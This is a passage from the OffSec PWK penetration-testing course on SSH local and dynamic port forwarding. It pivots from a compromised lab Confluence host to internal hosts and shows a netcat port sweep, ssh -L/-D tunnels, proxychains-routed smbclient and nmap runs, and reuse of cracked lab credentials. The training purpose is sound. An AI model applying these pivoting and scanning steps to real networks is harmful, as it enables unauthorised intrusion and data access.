Another great benefit of SSH tunneling is how its use can easily blend into the background traffic of network environments. SSH is used often by network administrators for legitimate remote administration purposes, and flexible port forwarding setups in restrictive network situations. It's therefore common to find SSH client software already installed on Linux hosts, or even SSH servers running there. It's also increasingly common to find *OpenSSH*[912] client software installed on Windows hosts. In network environments that are not heavily monitored, SSH traffic will not seem anomalous, and SSH traffic will look much like regular administrative traffic. Its contents also cannot be easily monitored.

In most official documentation, tunneling data through an SSH connection is referred to as *SSH port forwarding*.[913] Different SSH software will provide slightly different port forwarding capabilities. We will cover all common SSH port forwarding types offered by OpenSSH in this Learning Unit.

---

[907] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Tunneling_protocol

[908] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Secure_Shell

[909] (SSH, 2018), https://www.ssh.com/ssh/protocol/

[910] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Berkeley_r-commands

[911] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Telnet

[912] (OpenSSH, 2022), https://www.openssh.com/

[913] (SSH, 2022), https://www.ssh.com/academy/ssh/tunneling-example#what-is-ssh-port-forwarding,-aka-ssh-tunneling?

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

SSH port forwarding can be a hugely powerful tool in any network situation, but it can also be a very useful option for attackers working in restrictive network environments.

### 18.3.1 SSH Local Port Forwarding

Let's recall the first port forwarding example from the Socat scenario. We set up Socat to listen on TCP port 2345 on the WAN interface of CONFLUENCE01. Packets it received on that port were forwarded to TCP port 5432 on PGDATABASE01. We used this to connect from our Kali machine, through CONFLUENCE01, to the PostgreSQL service on PGDATABASE01. The crucial thing to notice in this case is that listening and forwarding were both done from the *same host* (CONFLUENCE01).

*SSH local port forwarding*[914] adds a small twist to this. With SSH local port forwarding, packets are not forwarded by the same host that listens for packets. Instead, an SSH connection is made between two hosts (an SSH client and an SSH server), a listening port is opened by the *SSH client*, and all packets received on this port are *tunneled through the SSH connection* to the *SSH server*. The packets are then forwarded by the SSH server to the socket we specify.

This concept might seem a bit abstract at the moment. We can understand it better by getting some experience setting up a local port forward.

Let's reconsider the previous scenario with a slight modification: Socat is no longer available on CONFLUENCE01. We still have all the credentials we previously cracked from the Confluence database, and there is still no firewall preventing us from connecting to the ports we bind on CONFLUENCE01.

With the *database_admin* credentials, we'll log in to PGDATABASE01 and find that it's attached to another internal subnet. We find a host with a *Server Message Block* (SMB) server open (on TCP port 445) in that subnet. We want to be able to connect to that server and download what we find to our Kali machine.

In this type of scenario, we'll plan to create an SSH local port forward as part of our SSH connection from CONFLUENCE01 to PGDATABASE01. We will bind a listening port on the WAN interface of CONFLUENCE01. All packets sent to that port will be forwarded through the SSH tunnel. PGDATABASE01 will then forward these packets toward the SMB port on the new host we found.

The following diagram illustrates our setup:

[914] (OpenBSD manual, 2022), https://man.openbsd.org/ssh#L

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 246: How we want our SSH local port forward to work in the lab, at a high level*

In this diagram, we listen on TCP port 4455 on CONFLUENCE01. Packets sent to that port are pushed by the SSH client software on CONFLUENCE01 through the SSH tunnel. At the other end of the tunnel, the SSH server software on PGDATABASE01 forwards them to TCP port 445 on the newly-found host.

Let's set up our lab environment up just like this. A VM group for following along is provided at the bottom of this section.

As before, we can get a shell on CONFLUENCE01 using the cURL one-liner exploit for CVE-2022-26134. We can no longer use Socat to create a port forward that allows us to SSH into PGDATABASE01 from our Kali machine. However, in this case, we can SSH directly from CONFLUENCE01 to PGDATABASE01.

We can't create the SSH local port forward just yet, though. When setting up an SSH local port forward, we need to know exactly which IP address and port we want the packets forwarded to. So before we create the port forward SSH connection, let's SSH into PGDATABASE01 to start enumerating.

In our shell from CONFLUENCE01, we'll make sure we have *TTY*[915] functionality by using the Python 3's *pty* module. We can then SSH into PGDATABASE01 with the *database_admin* credentials.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ python3 -c 'import pty;
pty.spawn("/bin/bash")'
<in$ python3 -c 'import pty; pty.spawn("/bin/bash")'

confluence@confluence01:/opt/atlassian/confluence/bin$ ssh database_admin@10.4.50.215
<sian/confluence/bin$ ssh database_admin@10.4.50.215
Could not create directory '/home/confluence/.ssh'.
The authenticity of host '10.4.50.215 (10.4.50.215)' can't be established.
ECDSA key fingerprint is SHA256:K9x2nuKxQIb/YJtyN/YmDBVQ8Kyky7tEqieIyt1ytH4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Failed to add the host to the list of known hosts (/home/confluence/.ssh/known_hosts).
database_admin@10.4.50.215's password:
```

[915] (Wikipedia, 2022), https://en.wikipedia.org/wiki/TTY

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 18 Aug 2022 03:01:09 PM UTC

  System load:  0.0               Processes:               241
  Usage of /:   59.4% of 7.77GB   Users logged in:         2
  Memory usage: 16%               IPv4 address for ens192: 10.4.50.215
  Swap usage:   0%                IPv4 address for ens224: 172.16.50.215


0 updates can be applied immediately.

Last login: Thu Aug 18 11:43:08 2022 from 10.4.50.63
database_admin@pgdatabase01:~$
```

*Listing 533 - Giving our reverse shell TTY functionality with Python3's pty, and logging into PGDATABASE01 as database_admin.*

Now that we have an SSH connection to PGDATABASE01 from CONFLUENCE01, we can start enumerating. We'll run ip addr to query available network interfaces.

```
database_admin@pgdatabase01:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
default qlen 1000
    link/ether 00:50:56:8a:6b:9b brd ff:ff:ff:ff:ff:ff
    inet 10.4.50.215/24 brd 10.4.50.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:6b9b/64 scope link
       valid_lft forever preferred_lft forever
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
default qlen 1000
    link/ether 00:50:56:8a:0d:b6 brd ff:ff:ff:ff:ff:ff
    inet 172.16.50.215/24 brd 172.16.50.255 scope global ens224
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:db6/64 scope link
       valid_lft forever preferred_lft forever
4: ens256: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen
1000
    link/ether 00:50:56:8a:f0:8e brd ff:ff:ff:ff:ff:ff
```

*Listing 534 - Enumerating network interfaces on PGDATABASE01.*

We'll then run ip route to discover what subnets are already in the routing table.

```
database_admin@pgdatabase01:~$ ip route
10.4.50.0/24 dev ens192 proto kernel scope link src 10.4.50.215
10.4.50.0/24 via 10.4.50.254 dev ens192 proto static
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
172.16.50.0/24 dev ens224 proto kernel scope link src 172.16.50.215
172.16.50.0/24 via 172.16.50.254 dev ens224 proto static
```

*Listing 535 - Enumerating network routes on PGDATABASE01.*

We find that PGDATABASE01 is attached to another subnet, this time in the 172.16.50.0/24 range. We don't find a port scanner installed on PGDATABASE01; however, we can still do some initial reconnaissance with the tools that are available.

Let's write a Bash **for** loop to sweep for hosts with an open port 445 on the /24 subnet. We can use Netcat to make the connections, passing the **-z** flag to check for a listening port without sending data, **-v** for verbosity, and **-w** set to **1** to ensure a *lower time-out threshold*.

```
database_admin@pgdatabase01:~$ for i in $(seq 1 254); do nc -zv -w 1 172.16.50.$i 445;
done
< (seq 1 254); do nc -zv -w 1 172.16.50.$i 445; done
nc: connect to 172.16.50.1 port 445 (tcp) timed out: Operation now in progress
...
nc: connect to 172.16.50.216 port 445 (tcp) failed: Connection refused
Connection to 172.16.50.217 445 port [tcp/microsoft-ds] succeeded!
nc: connect to 172.16.50.218 port 445 (tcp) timed out: Operation now in progress
...
database_admin@pgdatabase01:~$
```

*Listing 536 - Using a bash loop with Netcat to sweep for port 445 in the newly-found subnet.*

Most of the connections time out, suggesting that there's nothing there. In contrast, we'll notice that PGDATABASE01 (at 172.16.50.215) actively refused the connection. We also find that there is a host on the subnet, which has TCP port 445 open: 172.16.50.217!

We want to be able to enumerate the SMB service on this host. If we find anything, we want to download it directly to our Kali machine for inspection. There are at least two ways we could do this.

One way is to use whatever built-in tools we find on PGDATABASE01. However, if we did find anything, we would have to download it to PGDATABASE01, then transfer it back to CONFLUENCE01, then back to our Kali machine. This would create quite a tedious manual data transfer process.

The alternative is to use SSH local port forwarding. We could create an SSH connection from CONFLUENCE01 to PGDATABASE01. As part of that connection, we could create an SSH local port forward. This would listen on port 4455 on the WAN interface of CONFLUENCE01, forwarding packets through the SSH tunnel out of PGDATABASE01 and directly to the SMB share we found. We could then connect to the listening port on CONFLUENCE01 directly from our Kali machine.

> *In this scenario, there still is no firewall preventing us from accessing ports that we bind on the WAN interface of CONFLUENCE01. In later sections, we will put the firewall up, and use more advanced techniques to traverse this boundary.*

For now, we should kill our existing SSH connection to PGDATABASE01. We will then set up a new connection with new arguments to establish the SSH local port forward.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

A local port forward can be set up using OpenSSH's **-L** option, which takes two sockets (in the format IPADDRESS:PORT) separated with a colon as an argument (e.g. IPADDRESS:PORT:IPADDRESS:PORT). The first socket is the listening socket that will be bound to the SSH client machine. The second socket is where we want to forward the packets to. The rest of the SSH command is as usual - pointed at the SSH server and user we wish to connect as.

In this case, we will instruct SSH to listen on all interfaces on port **4455** on CONFLUENCE01 (**0.0.0.0:4455**), then forward all packets (through the SSH tunnel to PGDATABASE01) to port **445** on the newly-found host (**172.16.50.217:445**).

*We're listening on port 4455 on CONFLUENCE01 because we're running as the confluence user: we don't have the permissions to listen on any port below 1024.*

Let's create the SSH connection from CONFLUENCE01 to PGDATABASE01 using **ssh**, logging in as *database_admin*. We'll pass the local port forwarding argument we just put together to **-L**, and use **-N** to prevent a shell from being opened.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -L
0.0.0.0:4455:172.16.50.217:445 database_admin@10.4.50.215
<0:4455:172.16.50.217:445 database_admin@10.4.50.215
Could not create directory '/home/confluence/.ssh'.
The authenticity of host '10.4.50.215 (10.4.50.215)' can't be established.
ECDSA key fingerprint is SHA256:K9x2nuKxQIb/YJtyN/YmDBVQ8Kyky7tEqieIyt1ytH4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Failed to add the host to the list of known hosts (/home/confluence/.ssh/known_hosts).
database_admin@10.4.50.215's password:
```

*Listing 537 - Running the local port forward command.*

Once we've entered the password, we don't receive any output. When running SSH with the **-N** flag, this is normal. The **-N** flag prevents SSH from executing any remote commands, meaning we will only receive output related to our port forward.

*If the SSH connection or the port forwarding fails for some reason, and the output we get from the standard SSH session isn't sufficient to troubleshoot it, we can pass the **-v** flag to **ssh** in order to receive debug output.*

Since this reverse shell from CONFLUENCE01 is now occupied with an open SSH session, we need to catch another reverse shell from CONFLUENCE01. We can do this by listening on another port and modifying our CVE-2022-26134 payload to return a shell to that port.

Once we have another reverse shell from CONFLUENCE01, we can confirm that the *ssh* process we just started from our other shell is listening on 4455 using **ss**.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ ss -ntplu
ss -ntplu
Netid  State   Recv-Q  Send-Q         Local Address:Port     Peer Address:Port
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Process
udp    UNCONN  0       0              127.0.0.53%lo:53           0.0.0.0:*
tcp    LISTEN  0       128                  0.0.0.0:4455         0.0.0.0:*
users:(("ssh",pid=59288,fd=4))
tcp    LISTEN  0       4096           127.0.0.53%lo:53           0.0.0.0:*
tcp    LISTEN  0       128                  0.0.0.0:22           0.0.0.0:*
tcp    LISTEN  0       128                     [::]:22              [::]:*
tcp    LISTEN  0       10                         *:8090               *:*
users:(("java",pid=1020,fd=44))
tcp    LISTEN  0       1024                       *:8091               *:*
users:(("java",pid=1311,fd=15))
tcp    LISTEN  0       1         [::ffff:127.0.0.1]:8000               *:*
users:(("java",pid=1020,fd=76))
```

*Listing 538 - Port 4455 listening on all interfaces on CONFLUENCE01.*

It is - great! Connecting to port 4455 on CONFLUENCE01 will now be just like connecting directly to port 445 on 172.16.50.217. We can review the connection flow in the following diagram.





*Figure 247: The SSH local port forward set up, with the command running on CONFLUENCE01*

We can now interact with port 4455 on CONFLUENCE01 from our Kali machine. Let's start by listing the available shares with **smbclient**'s **-L** option, passing **4455** to the custom port **-p** option, along with the username to the **-U** option and the password to the **--password** option. We'll try the credentials we cracked for the *hr_admin* user from the Confluence database.

```
kali@kali:~$ smbclient -p 4455 -L //192.168.50.63/ -U hr_admin --password=Welcome1234

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        scripts         Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.50.63 failed (Error NT_STATUS_CONNECTION_REFUSED)
Unable to connect with SMB1 -- no workgroup available
```

*Listing 539 - Listing SMB shares through the SSH local port forward running on CONFLUENCE01.*

We find a share called **scripts**, which we will likely be able to access. Let's try to list what's inside it and download what we find.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ smbclient -p 4455 //192.168.50.63/scripts -U hr_admin --
password=Welcome1234
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Aug 18 22:21:24 2022
  ..                                 DR        0  Thu Aug 18 19:42:49 2022
  Provisioning.ps1                    A      387  Thu Aug 18 22:21:52 2022
  README.txt                          A      145  Thu Aug 18 22:22:40 2022

                5319935 blocks of size 4096. 152141 blocks available

smb: \> get Provisioning.ps1
getting file \Provisioning.ps1 of size 387 as Provisioning.ps1 (0.6 KiloBytes/sec)
(average 0.6 KiloBytes/sec)

smb: \>
```

*Listing 540 - Listing files in the scripts share, using smbclient over our SSH local port forward running on CONFLUENCE01.*

We can now inspect this file directly on our Kali machine.

In this section, by creating an SSH local port forward, we've been able to download a file stored from a share on a host deeper inside the corporate network.

### 18.3.2 SSH Dynamic Port Forwarding

Local port forwarding has one glaring limitation: we can only connect to one socket per SSH connection. This can make it quite tedious to use at scale. Luckily, OpenSSH also provides *dynamic port forwarding*.[916] From a single listening port on the SSH client, packets can be forwarded to any socket that the SSH server host has access to.

SSH dynamic port forwarding works because the listening port that the SSH client creates is a *SOCKS*[917] proxy server port. SOCKS is a proxying protocol. Much like a postal service, a SOCKS server accepts packets (with a SOCKS protocol header) and forwards them on to wherever they're addressed.

This is powerful. In SSH dynamic port fowarding, packets can be sent to a single listening SOCKS port on the SSH client machine. These will be pushed through the SSH connection, then forwarded to anywhere the SSH server machine can route. The only limitation is that the packets have to be properly formatted - most often by SOCK-compatible client software. In some cases, software is not SOCKS-compatible by default. We will work through this limitation later in this section.

Let's illustrate an SSH dynamic port forward in our network diagram.

[916] (OpenBSD manual, 2022), https://man.openbsd.org/ssh#D

[917] (Wikipedia, 2022), https://en.wikipedia.org/wiki/SOCKS

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 248: The SSH dynamic port forward setup*

The layout is very similar to SSH local port forwarding. We are listening on TCP port 9999 on the WAN interface of CONFLUENCE01. Packets sent to this port (in SOCKS format) are pushed through the SSH tunnel to PGDATABASE01, then forwarded wherever they are addressed.

This means we will still be able to access the SMB port on HRSHARES, but we can also access *any other port on any other host that PGDATABASE01 has access to*, through this single port. However, in order to take advantage of this flexibility, we need to ensure that whatever software we use can send packets in the correct SOCKS protocol format.

Let's extend the previous scenario. As well as connecting to the SMB port on HRSHARES, we also want to be able to do a full portscan of HRSHARES.

We can ensure that we're in a TTY shell using Python3's *pty* module. We will create our SSH connection to PGDATABASE01 using the *database_admin* credentials again. In OpenSSH, a dynamic port forward is created with the **-D** option. The only argument this takes is the IP address and port we want to bind to. In this case, we want it to listen on all interfaces on port **9999**. We don't have to specify a socket address to forward to. We'll also pass the **-N** flag to prevent a shell from being spawned.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ python3 -c 'import pty;
pty.spawn("/bin/bash")'
<in$ python3 -c 'import pty; pty.spawn("/bin/bash")'

confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -D 0.0.0.0:9999
database_admin@10.4.50.215
<$ ssh -N -D 0.0.0.0:9999 database_admin@10.4.50.215
Could not create directory '/home/confluence/.ssh'.
The authenticity of host '10.4.50.215 (10.4.50.215)' can't be established.
ECDSA key fingerprint is SHA256:K9x2nuKxQIb/YJtyN/YmDBVQ8Kyky7tEqieIyt1ytH4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Failed to add the host to the list of known hosts (/home/confluence/.ssh/known_hosts).
database_admin@10.4.50.215's password:
```

*Listing 541 - Opening the SSH dynamic port forward on port 9999.*

As with the previous example, we don't receive any immediate output after we enter the password.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*As before, if we wanted to manually confirm that port 9999 is listening on CONFLUENCE01, we would exploit the Confluence vulnerability again to get another reverse shell (since our existing shell is tied up with the SSH port forward command), then run* ***ss*** *in that shell.*

As we did earlier, let's connect to port 445 on HRSHARES. However, this time we will do it through the SOCKS proxy port created by our SSH dynamic port forward command.

To accomplish this, we'll want to use smbclient again. However, we find that smbclient doesn't natively provide an option to use a SOCKS proxy.[918] Without a native option to use a SOCKS proxy in smbclient, we can't take advantage of our dynamic port forward. The SOCKS proxy can't determine how to handle traffic that isn't encapsulated in the SOCKS protocol format.

To use smbclient in this situation, we'll leverage *Proxychains*.[919] Proxychains is a tool that can force network traffic from third party tools over HTTP or SOCKS proxies. As the name suggests, it can also be configured to push traffic over a *chain* of concurrent proxies.

*The way Proxychains works is a light hack. It uses the Linux shared object preloading technique (LD_PRELOAD) to hook libc networking functions within the binary that gets passed to it, and forces all connections over the configured proxy server. This means it might not work for everything, but will work for most dynamically-linked binaries that perform simple network operations. It won't work on statically-linked binaries.*

Let's try Proxychains with smbclient. Proxychains uses a configuration file for almost everything, stored by default at **/etc/proxychains4.conf**. We need to edit this file to ensure that Proxychains can locate our SOCKS proxy port, and confirm that it's a SOCKS proxy (rather than any other kind of proxy). By default, proxies are defined at the end of the file. We can simply replace any existing proxy definition in that file with a single line defining the proxy type, IP address, and port of the SOCKS proxy running on CONFLUENCE01 (**socks5 192.168.50.63 9999**).

*Although we specify socks5 in this example, it could also be socks4, since SSH supports both. SOCKS5 supports authentication, IPv6, and User Datagram Protocol (UDP), including DNS. Some SOCKS proxies will only support the SOCKS4 protocol. Make sure you check which version is supported by the SOCKS server when using SOCKS proxies in engagements.*

After editing the file, it should appear as follows:

[918] (Samba, 2022), https://www.samba.org/samba/docs/current/man-html/smbclient.1.html

[919] (rofl0r, 2022), https://github.com/rofl0r/proxychains-ng

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 192.168.50.63 9999
```

*Listing 542 - The Proxychains configuration file, pointing towards the SOCKS proxy set up on CONFLUENCE01.*

With Proxychains configured, we can now list the available shares on HRSHARES using smbclient from our Kali machine. Rather than connecting to the port on CONFLUENCE01, we'll write the smbclient command as though we have a direct connection to PGDATABASE01. As before, we will specify -L to list the available shares, pass the username with -U, and password with --password.

Next, we can simply prepend proxychains to the command. Proxychains will read the configuration file, hook into the smbclient process, and force all traffic through the SOCKS proxy we specified.

```
kali@kali:~$ proxychains smbclient -L //172.16.50.217/ -U hr_admin --
password=Welcome1234
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  192.168.50.63:9999  ...  172.16.50.217:445  ...  OK

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
    scripts         Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
[proxychains] Strict chain  ...  192.168.50.63:9999  ...  172.16.50.217:139  ...  OK
[proxychains] Strict chain  ...  192.168.50.63:9999  ...  172.16.50.217:139  ...  OK
do_connect: Connection to 172.16.50.217 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
kali@kali:~$
```

*Listing 543 - smbclient connecting to HRSHARES through the SOCKS proxy using Proxychains.*

The connection was a success! We've managed to connect to HRSHARES and list its shares, including an interesting folder called scripts. We receive some extra output from Proxychains too, including the ports that were interacted with while the process was running.

Let's escalate this and port scan HRSHARES through our SOCKS proxy using *Nmap*. We'll use a *TCP-connect* scan (-sT), skip *DNS resolution* (-n), skip the host discovery stage (-Pn) and only check the top 20 ports (--top-ports=20). We will then prepend proxychains to the command again to push all packets through the SSH dynamic port forward SOCKS proxy. We'll also increase the verbosity using -vvv.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Nmap has a built-in --proxies option. However, according to its documentation, it's "still under development"[920] and not suitable for port scanning. As such, we use Proxychains again in this example.*

```
kali@kali:~$ proxychains nmap -vvv -sT --top-ports=20 -Pn 172.16.50.217
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be
slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-20 17:26 EDT
Initiating Parallel DNS resolution of 1 host. at 17:26
Completed Parallel DNS resolution of 1 host. at 17:26, 0.09s elapsed
DNS resolution of 1 IPs took 0.10s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR:
1, CN: 0]
Initiating Connect Scan at 17:26
Scanning 172.16.50.217 [20 ports]
[proxychains] Strict chain  ...  192.168.50.63:9999  ...  172.16.50.217:111 <--socket
error or timeout!
[proxychains] Strict chain  ...  192.168.50.63:9999  ...  172.16.50.217:22 <--socket
error or timeout!
...
[proxychains] Strict chain  ...  192.168.50.63:9999  ...  172.16.50.217:5900 <--socket
error or timeout!
Completed Connect Scan at 17:30, 244.33s elapsed (20 total ports)
Nmap scan report for 172.16.50.217
Host is up, received user-set (9.0s latency).
Scanned at 2022-08-20 17:26:47 EDT for 244s

PORT     STATE  SERVICE       REASON
21/tcp   closed ftp           conn-refused
22/tcp   closed ssh           conn-refused
23/tcp   closed telnet        conn-refused
25/tcp   closed smtp          conn-refused
53/tcp   closed domain        conn-refused
80/tcp   closed http          conn-refused
110/tcp  closed pop3          conn-refused
111/tcp  closed rpcbind       conn-refused
135/tcp  open   msrpc         syn-ack
139/tcp  open   netbios-ssn   syn-ack
143/tcp  closed imap          conn-refused
443/tcp  closed https         conn-refused
445/tcp  open   microsoft-ds  syn-ack
993/tcp  closed imaps         conn-refused
995/tcp  closed pop3s         conn-refused
1723/tcp closed pptp          conn-refused
3306/tcp closed mysql         conn-refused
3389/tcp open   ms-wbt-server syn-ack
5900/tcp closed vnc           conn-refused
8080/tcp closed http-proxy    conn-refused
```

[920] (Gordon "Fyodor" Lyon, 2022), https://nmap.org/book/man-bypass-firewalls-ids.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 244.62 seconds
```

*Listing 544 - The Nmap-over-Proxychains command output.*

The scan was a success! Proxychains gives us insight into each socket that was attempted and, if the connection failed, notes how. Nmap found TCP ports 135, 139, 445, and 3389 are open.

---

*By default, Proxychains is configured with very high time-out values. This can make port scanning really slow. Lowering the* ***tcp_read_time_out*** *and* ***tcp_connect_time_out*** *values in the Proxychains configuration file will force Proxychains to time-out on non-responsive connections more quickly. This can dramatically speed up port-scanning times.*

---

In this section, we set up a dynamic port forward and used Proxychains to push traffic from both smbclient and Nmap through the SOCKS proxy port that was created. We subsequently managed to list the shares on, as well as port scan, HRSHARES.

### 18.3.3 SSH Remote Port Forwarding

In our examples so far, we've been able to connect to any port we bind on the WAN interface of CONFLUENCE01. This is more challenging in the real world because, more often than not, firewalls - both hardware and software - are likely to get in the way. Inbound traffic is often controlled much more aggressively than *outbound* traffic. Only in rare cases will we compromise credentials for an SSH user, allowing us to SSH directly into a network and port forward. We will only very rarely be able to access ports that we bind to a network perimeter.

However, we *will* more often be able to SSH out of a network. Outbound connections are more difficult to control than inbound connections. Most corporate networks will allow many types of common network traffic out - including SSH - for reasons of simplicity, usability, and business need. So while it likely won't be possible to connect to a port we bind to the network perimeter, it will often be possible to SSH out.

This is where SSH *remote port forwarding*[921] can be extremely useful. In a similar way that an attacker may execute a remote shell payload to connect back to an attacker-controlled listener, SSH remote port forwarding can be used to connect back to an attacker-controlled SSH server, and bind the listening port there. We can think of it like a reverse shell, but for port forwarding.

While in local and dynamic port forwarding, the listening port is bound to the SSH client, in remote port forwarding, the listening port is bound to the SSH server. Instead of the packet forwarding being done by the SSH server, in remote port forwarding, packets are forwarded by the SSH client.

Let's reconsider our lab scenario, and take a small step backwards.

As before, we compromise CONFLUENCE01 using CVE-2022-26134. However, in this scenario, the administrators decided to improve network security by implementing a firewall at the perimeter. The firewall is configured so that, regardless of whether we bind a port on the WAN

---

[921] (OpenBSD manual, 2022), https://man.openbsd.org/ssh#R

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

interface of CONFLUENCE01 or not, the only port we can connect to from our Kali machine is TCP 8090.

